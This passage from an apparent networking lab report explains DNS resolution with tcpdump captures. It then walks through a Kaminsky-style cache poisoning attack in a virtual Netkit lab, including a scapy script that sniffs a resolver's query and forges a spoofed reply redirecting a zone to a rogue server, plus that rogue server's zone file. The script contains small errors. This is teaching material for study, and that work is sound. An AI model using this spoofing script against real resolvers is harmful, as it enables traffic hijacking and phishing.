


Figure 16: dns query/answer

Steps of dns query/answer:

1. (ID: 48207) pc1.lugroma3.org (192.168.0.111) asks to its recursive server dnslug.lugroma3.org (192.168.0.11) to give the IP address of pc2.nanoinside.net
2. (ID: 2681) As dnslug.lugroma3.org doesn't have pc2.nanoinside.net in the cache asks to the dnsroot (192.168.0.5)
3. (ID: 2681) dnsroot answers to dnslug.lugroma3.org with **0** answers / **1** authority (=nameserver) record (dnsnanon.nanoinside.net) / **2** additional records (dnsnano.nanoinside.net's IP address 192.168.0.22 and an OPT recrod ) (**0/1/2**)
4. (ID: 20985) dnslug.lugroma3.org then asks to dnsnano.nanoninside.net to give the IP address of pc2.nanoinside.net
5. (ID: 20985) dnsnet.net (192.168.0.2) answers to dnslug.lugroma3.org with **0** answers / **1** authority (=name server) record (dnsnano.nanoninside.net) / **2**



additional records (dnsnano.nanoinside.net's IP address 192.168.0.22 and an OPT record) (0/1/2)

6. (ID: 58034) dnslug.lugroma3.org then asks to dnsnano.nanoinside.net to give the IP address of pc2.nanoinside.net
7. (ID: 58034) dnsnano.nanoinside.net answers to dnslug.lugroma3.org with 1 answer (pc2.nanoinside.net's IP address 192.168.0.222) / 1 authority (=nameserver) record (dnsnano.nanoinside.net) / 2 additional records (dnsnano.nanoinside.net's IP address 192.168.0.22 and an OPT record) (1/1/2)
8. (ID: 48207) dnslug.lugroma3.org (192.168.0.11) answers to pc1.lugroma3.org (192.168.0.111) with 1 answer (pc2.nanoinside.net IP address 192.168.0.222) / 1 authority (=nameserver) record (dnsnano.nanoinside.net) / 0 additional record (1/1/0)

Note: each couple (query/answer) has a unique ID.




Figure 17: dns query/answer illustration

If we try to request again the html of pc2 will see that the steps to get there will be less.

The reason is that now in the cache of the recursive server (dnslu.lugroma3.org) is recorded the IP addresso of pc2.nanoinside.net (see on Figure 18.)

Query / answer

```

pc3:~# tcpdump -n -t port domain
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
1. IP 192.168.0.111.39668 > 192.168.0.11.53: 41115+ A? pc2.nanoinside.net. (36)
2. IP 192.168.0.11.53 > 192.168.0.111.39668: 41115 1/1/0 A 192.168.0.222 (74)

```

Figure 18: dns query/answer illustration in case the record is in the cache

Steps of the dns query/answer in case:

1. (ID: 41115) pc1.lugroma3.org (192.168.0.111) asks to its recursive server dnslug.lugroma3.org (192.168.0.11) to give the IP address of pc2.nanoinside.net
2. (ID: 41115) dnslug.lugroma3.org (192.168.0.11) having already in the cache the record answers to pc1.lugroma3.org (192.168.0.111) with 1 answer (pc2.nanoinside.net IP address 192.168.0.222) / 1 authority (=nameserver) reord (dnsnano.nanoinside.net) / 0 additional record (1/1/0)




Figure 19: dns query/answer illustration in case the record is in the cache

Let us now visit the web page of pc3.nanoinside.net by typing as before on pc1's terminal:


- Ctrl + G
- the URL of pc3 : <http://pc3.nanoinside.net/>

Steps of the dns query/answer:

1. (ID: 7832) pc1.lugroma3.org (192.168.0.111) asks to its recursive server dnslug.lugroma3.org (192.168.0.11) to give the IP address of pc3.nanoinside.net
2. (ID: 41115) dnslug.lugroma3.org (192.168.0.11) having already in the cache the record of dnsnano.nanoinside.net (192.168.0.22) which is responsible for the zone asks to it directly for pc3.nanoinside.net
3. (ID: 41115) dnsnano.nanoinside.net answers to dnslug.lugroma3.org with 1 answer (pc3.nanoinside.net's IP address 192.168.0.224) / 1 authority (=nameserver) record (dnsnano.nanoinside.net) / 2 additional records (dnsnano.nanoinside.net's IP address 192.168.0.22 and an OPT record) (1/1/2)
4. (ID: 7832) dnslug.lugroma3.org (192.168.0.11) answers to pc1.lugroma3.org (192.168.0.111) with 1 answer (pc3.nanoinside.net IP address 192.168.0.224) / 1 authority (=nameserver) record (dnsnano.nanoinside.net) / 0 additional record (1/1/0)

```
pc3:~# tcpdump -n -t port domain
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
1. IP 192.168.0.111.55484 > 192.168.0.11.53: 7832+ A? pc3.nanoinside.net. (36)
2. IP 192.168.0.11.15634 > 192.168.0.22.53: 9690 [1au] A? pc3.nanoinside.net. (47)
3. IP 192.168.0.22.53 > 192.168.0.11.15634: 9690* 1/1/2 A 192.168.0.224 (101)
4. IP 192.168.0.11.53 > 192.168.0.111.55484: 7832 1/1/0 A 192.168.0.224 (74)
□
```

Figure 20: dns query/answer in case that we know who is responsible for the zone



**Figure 21:** dns query/answer illustration in case that we know who is responsible for the zone

## 6. Kaminsky attack lab explanation

Before starting with kaminsky attack let us change the typology of tcpdump to full protocol in order to understand better where kaminsky attack should be implemented. First of all we have to close the lab by typing `lcrash` in order to clear the cache and restart everything all over again. After repeating the steps as before (for pc2.nanoinside.net) and changing the tcpdump command into `tcpdump -vvv -s 0 -l -n port 53` we should get the following dns query/answer (see Figure 22).

```
pc3:~# tcpdump -vvv -s 0 -l -n port 53
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 65535 byte
s
14:26:50.249237 IP (tos 0x0, ttl 64, id 18189, offset 0, flags [DF], proto UDP (
17), length 64) 192.168.0.111.46446 > 192.168.0.11.53: [udp sum ok] 21083+ A? pc
2.nanoinside.net. (36)
14:26:50.327205 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto UDP (17),
length 75) 192.168.0.11.56232 > 192.168.0.5.53: [udp sum ok] 31831 [1au] A? pc2
.nanoinside.net. ar: . OPT UDPsize=4096 OK (47)
14:26:50.331639 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto UDP (17),
length 56) 192.168.0.11.49679 > 192.168.0.5.53: [udp sum ok] 46846 [1au] NS? .
ar: . OPT UDPsize=4096 OK (28)
14:26:50.342020 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto UDP (17),
length 112) 192.168.0.5.53 > 192.168.0.11.56232: [udp sum ok] 31831 q: A? pc2.n
anoinside.net. 0/1/2 ns: net. NS dnsnet.net. ar: dnsnet.net. A 192.168.0.2, . OP
T UDPsize=4096 OK (84)
14:26:50.351861 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto UDP (17),
length 96) 192.168.0.5.53 > 192.168.0.11.49679: [udp sum ok] 46846* q: NS? . 1/
0/2 . NS ROOT-SERVER. ar: ROOT-SERVER. A 192.168.0.5, . OPT UDPsize=4096 OK (68)
14:26:50.366009 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto UDP (17),
length 75) 192.168.0.11.1093 > 192.168.0.2.53: [udp sum ok] 28357 [1au] A? pc2.
nanoinside.net. ar: . OPT UDPsize=4096 OK (47)
14:26:50.371893 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto UDP (17),
length 113) 192.168.0.2.53 > 192.168.0.11.1093: [udp sum ok] 28357 q: A? pc2.na
noinside.net. 0/1/2 ns: nanoinside.net. NS dnsnano.nanoinside.net. ar: dnsnano.n
anoinside.net. A 192.168.0.22, . OPT UDPsize=4096 OK (85)
14:26:50.385736 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto UDP (17),
length 75) 192.168.0.11.53876 > 192.168.0.22.53: [udp sum ok] 64561 [1au] A? pc
2.nanoinside.net. ar: . OPT UDPsize=4096 OK (47)
14:26:50.395936 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto UDP (17),
length 129) 192.168.0.22.53 > 192.168.0.11.53876: [udp sum ok] 64561* q: A? pc2
.nanoinside.net. 1/1/2 pc2.nanoinside.net. A 192.168.0.222 ns: nanoinside.net. N
S dnsnano.nanoinside.net. ar: dnsnano.nanoinside.net. A 192.168.0.22, . OPT UDPs
ize=4096 OK (101)
14:26:50.400109 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto UDP (17),
length 102) 192.168.0.11.53 > 192.168.0.111.46446: [udp sum ok] 21083 q: A? pc2
.nanoinside.net. 1/1/0 pc2.nanoinside.net. A 192.168.0.222 ns: nanoinside.net. N
S dnsnano.nanoinside.net. (74)
```

dnslug.lugroma3.org  
(192.168.0.11) asking  
dnsnet.net(192.168.0.2)  
the IP address of  
pc2.nanoinside.net

dnsnet.net  
(192.168.0.2)  
answers to  
dnslug.lugroma3.org  
(192.168.0.11)





Figure 22: dns query/answer where to implement the attack

In Figure 22 is emphasized the query that dnslug makes towards dnsnet (in red) and the answer of dnsnet to dnslug (in green). With kaminsky attack we want to take control over the dnsnano zone inside which are found pc2 and pc3.

To do so we have to sniff the query that dnslug makes towards dnsnet and parse the ID together with all the parameters that we need in order to create a fake packet. Then we will send the fake packet to dnslug making it believe that the packet was

sent from dnsnet and giving him hacker dns' IP address instead of dnsnano's one. After that dnslug will ask to the hacker dns for pc2.nanoinside.net.



**Figure 23:** kaminsky attack network

We have modified the network adding three more machines, pc4 (192.168.0.223), dnshacker (192.168.0.23) and pc5 (192.168.0.225) as seen in Figure 23.

The role of dnshacker is the one to pretend to be dnsnano and taking its place, pc4 will take the place of pc2/pc3 and pc5 will be the one that will listen the communication and will perform the attack by sending the fake packet to dnslug.

On pc4 we have installed apache that allows us to get the html page on this machine. (see figure 27)

On pc5 we install scapy which is a packet manipulation tool for computer networks, written in Python. It can forge or decode packets, send them on the wire, capture them, and match requests and replies. It can also handle tasks like scanning, trace routing, probing, unit tests, attacks, and network discovery.

We have written a script (see figure 24) which will be run from pc5. The script consists in listening the ethernet and sniffing the packets coming from dnsorg

towards dnsnet, parsing all the parameters that are needed to create the fake packet, create it and then send it towards dnslug.

```

attack.py x
from scapy.all import *
a=sniff(filter="port 53 and src host 192.168.0.11 and dst host 192.168.0.2",count=1,promisc=1)
x=a[0]
ip=x.getlayer(IP)
udp=x.getlayer(UDP)
dns=x.getlayer(DNS)
src_udp=udp.sport
ip_src=ip.src
ip_dst=ip.dst
id=dns.id

rep = (IP(version=4L,ihl=5L,id=0,flags="DF", frag=0L,ttl=64,proto ="udp",dst=ip_src,src=ip_dst)/UDP
(sport=53, dport=src_udp)/DNS(id=id_, qr=1L,opcode="QUERY",ra=1L, z=0L, ad=0L, cd=0L, rcode="ok",
qdcount=1,nscount=1, arcount=2,qd=DNSQR(qname="pc2.nanoinside.net", qtype="A", qclass="IN"),ns=DNSRR
(rrname="nanoinside.net", type="NS", rclass="IN", ttl=60000,rdlen=24, rdata="dnsnano.nanoinside.net"),ar=
(DNSRR(rrname="dnsnano.nanoinside.net", type="A", rclass="IN", ttl=60000,rdlen=4, rdata="192.168.0.23")/
DNSRRROPT(rrname=".",type="OPT", rclass=4096,z="D0"))))

send(rep)
print "ID=", id_
  
```

Figure 24: script *attakc.py*

Now that we have understood how the labs are configured and the dns query/answer let us close again the first lab by typing *lcrash* on the main terminal (ubuntu terminal), exit the directory by typing *cd* and dedicate the next section to perform the kaminsky attack.

### 6.1 Exploring and Performing the Kaminsky attack

To start the second Lab:

- Enter in the Lab directory: *cd netkit-lab\_dns\_kaminsky*
- Start the Lab: *lstart* (being already a super user)

Let's see first the configuration of the new machines.

Type `cat /etc/bind/db.net.hacker` on the dns\_hacker machine

```
dns_hacker:~# cat /etc/bind/db.net.hacker
$TTL 60000
@           IN      SOA     dnsnano.nanoinside.net.  root.dnsnano.nanoinside.net. (
                2006031201 ; serial
                28 ; refresh
                14400 ; retry
                3600000 ; expire
                15 ; negative cache ttl
                )
@           IN      NS     dnsnano.nanoinside.net.
dnsnano    IN      A       192.168.0.23
pc2        IN      A       192.168.0.223
pc3        IN      A       192.168.0.223

dns_hacker:~#
```

We make everyone believe that the authoritative server for the zone (nanoinside.net) is dnsnanon.nanoinside.net and has as IP address 192.168.0.23 which is the hacker.net's IP address

Three machines in this zone: dnsnano (192.168.0.23) with hacker's ip address and pc2 and pc3 with pc4's IP address (192.168.0.223)

**Figure 25:** hacker.net configuration, a modified version of nanoinside.net's configuration

Whenever someone will attempt to contact pc2 or pc3 it will be redirected to pc4 by dns\_hacker as we see in figure 25.

Type `cat /etc/resolv.conf` on the terminal of pc4

```
pc4:~# cat /etc/resolv.conf
nameserver 192.168.0.23
search nanoinside.net
pc4:~#
```

```
pc5:~# cat /etc/resolv.conf
nameserver 192.168.0.23
search nanoinside.net
pc5:~#
```

Both pc4 and pc5 as name server have dnshacker (hacker.net: 192.168.0.23)

**Figure 26:** pc4 and pc5 configuration



Type `cat /var/www/index.html` to see the html page of pc4

```
pc4:~# cat /var/www/index.html
<html><h1>ATTACK WAS SUCCESSFULLY DONE: I'm pc4</h1></html>
pc4:~# █
```

**Figure 27:** *pc4's html page*

Let us start with the attack. We will repeat the same steps as in paragraph 5.2 for visiting the web page of pc2 from pc1. First we have to block the *dnsnet* by typing the following command on its terminal: `rndc stop`; to see the dns query/answer traffic as before type `tcpdump -vvv -s 0 -l -n port 53` on *pc3's terminal*; to launch the attack on *pc5's terminal* first install scapy and then launch the `attack.py` script. Type the following commands:


- `cd ..`
- `cd hosthome`
- `cd scapy-2.3.1`
- `python setup.py install` (to install scapy)
- `cd ..`
- `python attack.py` (to run the script)

Now pc5 is listening the ethernet and is waiting for the communication from *dnslug* to *dnsnet*. As soon as this communication will take place, pc5 will sniff all the parameters that are needed to create the fake packet, will create and send it towards *dnslug* making it believe that the packet was coming from *dnsnet*.

In order to request the html page type on *terminal of pc1*:


- `links` (to open the browser on the machine)
- Press "Enter" button
- `ctrl+G` ( To write URL we are searching for)
- `http://pc2.nanoinside.net/`
- Press "Enter" button

As you see from the figure 28 we got the web page of pc4 instead of pc2's one. The attack was successful.



**Figure 28:** pc4's web page

Let us go to pc3 terminal and understand more what happened. Before go to pc5 and see the ID of the query made by dnslug towards dnsnet. (figure 29)



**Figure 29:** the attack

On terminal of pc3 we are going to see the fake packet by searching the ID: 23660 of dns query/answer as in figure 30.

```

pc3:~# tcpdump -vvv -s 0 -l -n port 53
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
08:09:21.968434 IP (tos 0x0, ttl 64, id 44588, offset 0, flags [DF], proto UDP (17), length 64) 192.168.0.111.55745 > 192.168.0.11.53: [udp sum ok] 43441+ A? pc2.nanoinside.net. (36)
08:09:22.041594 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto UDP (17), length 75) 192.168.0.11.9477 > 192.168.0.5.53: [udp sum ok] 6245 [1au] A? pc2.nanoinside.net. ar: . OPT UDPsize=4096 OK (47)
08:09:22.041596 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto UDP (17), length 56) 192.168.0.11.27667 > 192.168.0.5.53: [udp sum ok] 63283 [1au] NS? . ar: . OPT UDPsize=4096 OK (28)
08:09:22.051438 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto UDP (17), length 112) 192.168.0.5.53 > 192.168.0.11.9477: [udp sum ok] 6245 q: A? pc2.nanoinside.net. 0/1/2 ns: net. NS dnsnet.net. ar: dnsnet.net. A 192.168.0.2. . OPT UDPsize=4096 OK (84)
08:09:22.059885 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto UDP (17), length 96) 192.168.0.5.53 > 192.168.0.11.27667: [udp sum ok] 63283* q: NS? . 1/0/2 . NS ROOT-SERVER. ar: ROOT-SERVER. A 192.168.0.5. . OPT UDPsize=4096 OK (68)
